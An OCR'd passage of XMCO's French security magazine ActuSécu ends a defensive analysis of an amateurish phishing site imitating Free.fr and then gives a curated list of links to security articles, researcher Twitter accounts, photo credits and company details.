
On peut se demander l'utilité de ces redirections successives...

Vol d'informations diverses


Nous arrivons enfin sur une première page imitant le CSS du véritable site Free.fr. Les attaquants en profitent ainsi pour tenter de récupérer plusieurs informations dont le numéro de carte, l'email et le mot de passe de la victime.



D'autres pages invitent également à saisir un grand nombre de données personnelles dont les questions et réponses secrètes.



Enfin, un message (contenant des fautes) nous remercie d'avoir rempli les formulaires.



Encore des amateurs...

En regardant à la racine du serveur, on constate que le serveur n'est pas sécurisé (listing de répertoire) et qu'il comporte une page divulguant les technologies utilisées.

Au travers de ce nouvel exemple, on s'aperçoit que les attaques de Phishing se suivent... et se ressemblent. Ce type d'attaque soulève plusieurs questions :

Comment est-il possible de continuer à berner un grand nombre de victimes sans mettre en place une attaque sérieuse ? Les pirates sont-ils si isolés ou amateurs qu'ils ne peuvent faire appel à un français capable de corriger ces fautes grossières ?

Il serait intéressant de savoir quel est le taux de réussite de ce type d'attaque malgré les erreurs béantes.

revue du web

Après plusieurs années de bons et loyaux services, la rubrique « Outils» est désormais remplacée par la « Revue du Web». Cette partie permettra de faire un tour d'horizon des articles sécurité les plus intéressants !

Stéphane AVI

> Sélection d'articles divers

IAM, ActiveDirectory, Forensics, Logs...

> Sélection d'articles techniques

Post exploitation, Burp, Rogue Access, Dump, SSHD, HP, RCE, Cracking the Perimeter...

> Twitter

Sélection de comptes Twitter

> Sélection d'articles divers


Article du SANS sur les Best Practices de Microsoft Active Directory	http://computer-forensics.sans.org/blog/2013/06/20/overview-of-microsofts-best-practices-for-securing-active-directory
Explication du stockage des mots de passe sous IE10 (Windows Vault)	http://insecurety.net/?p=933
Présentation complète d'une attaque	http://blog.canonical.com/2013/07/30/ubuntu-forumsare-back-up-and-a-post-mortem/
Gérer un projet d'IAM	http://www.lexsi-leblog.fr/conseil/recette-pour-100gdiam.html
Comprendre l'obfuscation en Java	https://www.netspi.com/blog/entryid/184/java-obfuscation-tutorial-with-zelix-klassmaster
Cours vidéos Offensive Security	http://www.cs.fsu.edu/~redwood/OffensiveSecurity/lectures.html
Choisir et configurer les Event Logs Windows par la NSA	http://www.nsa.gov/ia/_files/app/Spotting_the_Adversary_with_Windows_Event_Log_Monitoring.pdf
Techniques originales pour compromettre un Contrôleur de domaine	http://scripthappens.azurewebsites.net/?p=1
DGSE et appels d'offres	http://zonedinteret.blogspot.fr/2013/09/ce-que-les-sources-administratives.html

> Sélection d'articles techniques

Billet sur les tests d'intrusion d'application mobile Androïd avec exemple de post-exploitations	http://www.exploit-db.com/papers/26620/
Présentation des astuces et des extensions pour Burp	http://www.secdocs.org/docs/burp-pro-real-life-tips-and-tricks-slides/
Distribution dédiée aux tests d'intrusion SCADA	http://www.samuraistfu.org/ http://scadahacker.com/library/#cheatsheets
Explication pour mettre en place un Rogue Access Points WiFi sous Kali avec interception	https://www.sensepost.com/blog/9460.html
Compte rendu et explication d'une épreuve CTF	http://blog.w3challs.com/index.php?post/2013/06/18/Boston-Key-Party-CTF-2013-ffs-gainville-ROP-pour-les-nuls
Forensics mémoire sous Linux	http://forensicmethods.com/linux-memory-forensics
Réaliser un dump des mots de passe contenus dans le process sshd	https://twitter.com/atimorin/status/363697570834419712
Récupération des mots de passe admin des imprimantes HP	http://sekurak.pl/hp-laserjet-pro-printers-remote-admin-password-extraction/
Script permettant de faire de la recherche passive sur plusieurs moteurs de recherche	https://github.com/RandomStorm/passive-spider
RCE sur un équipement WiFi 802.1X sans authentification	http://blog.opensecurityresearch.com/2013/08/remote-code-execution-on-wired-side.html
Revue de l'exam Cracking the perimeter	http://blog.g0tmi1k.com/2013/08/review-cracking-perimeter-ctp-offensive.html

> Sélection des comptes Twitter suivis par le CERT-XMCO…

Edskoudis		https://twitter.com/edskoudis
Tim Tomes		https://twitter.com/LaNMaSteR53
Brandon McCann		https://twitter.com/zeknox
Steven James		https://twitter.com/xsploitedsec
scriptjunkie		https://twitter.com/scriptjunkie
Etienne Stalmans		https://twitter.com/Kamp_Staaldraad
Owen		https://twitter.com/oshearing
Martin Gallo		https://twitter.com/MartinGalloAr
TrustedSec		https://twitter.com/TrustedSec
Peter Vreugdenhil		https://twitter.com/WTFuzz



> Remerciements

Photographie

Adam (atomicity)
http://www.flickr.com/photos/atomicity/41891226/sizes/o/in/photostream/

Branden Williams (captbrando)
http://www.flickr.com/photos/captbrando/3336992646/sizes/o/in/photostream/

Mary Crandall (mcfcrandall)
http://www.flickr.com/photos/57340921@N03/8300245981/sizes/o/in/photostream/

Farrukh (Swamibu)
http://www.flickr.com/photos/swamibu/2868288357/sizes/o/in/photostream/

Luc DG (lucdgbxl)
http://www.flickr.com/photos/lucdgbxl/4872229081/sizes/o/in/photostream/

Luc Viatour (luc_viatour)
http://www.flickr.com/photos/luc_viatour/

Pierre Lecourt (Stratageme.com)
http://www.flickr.com/photos/13815526@N02/5682904907/sizes/o/in/photostream/

Zebrio (Zokyo Labs)
http://www.flickr.com/photos/zokyo/5122111684/sizes/o/in/photostream/

Mydhili Bayyapunedi (3eyedmonsta)
http://www.flickr.com/photos/my_life_and_me/6658357153/sizes/o/in/photostream/

Elvis Kenedy (elviskennedy)
http://www.flickr.com/photos/elviskennedy/5492329070/

Matti Mattila (mattimattila)
http://www.flickr.com/photos/mattimattila/9411047902/sizes/o/in/photostream/

Tomaž Štolfa (tomazstolfa)
http://www.flickr.com/photos/tomazstolfa/

Mike (zebble)
http://www.flickr.com/photos/zebble/6786151/

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
http://www.xmco.fr/actusecu.html

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711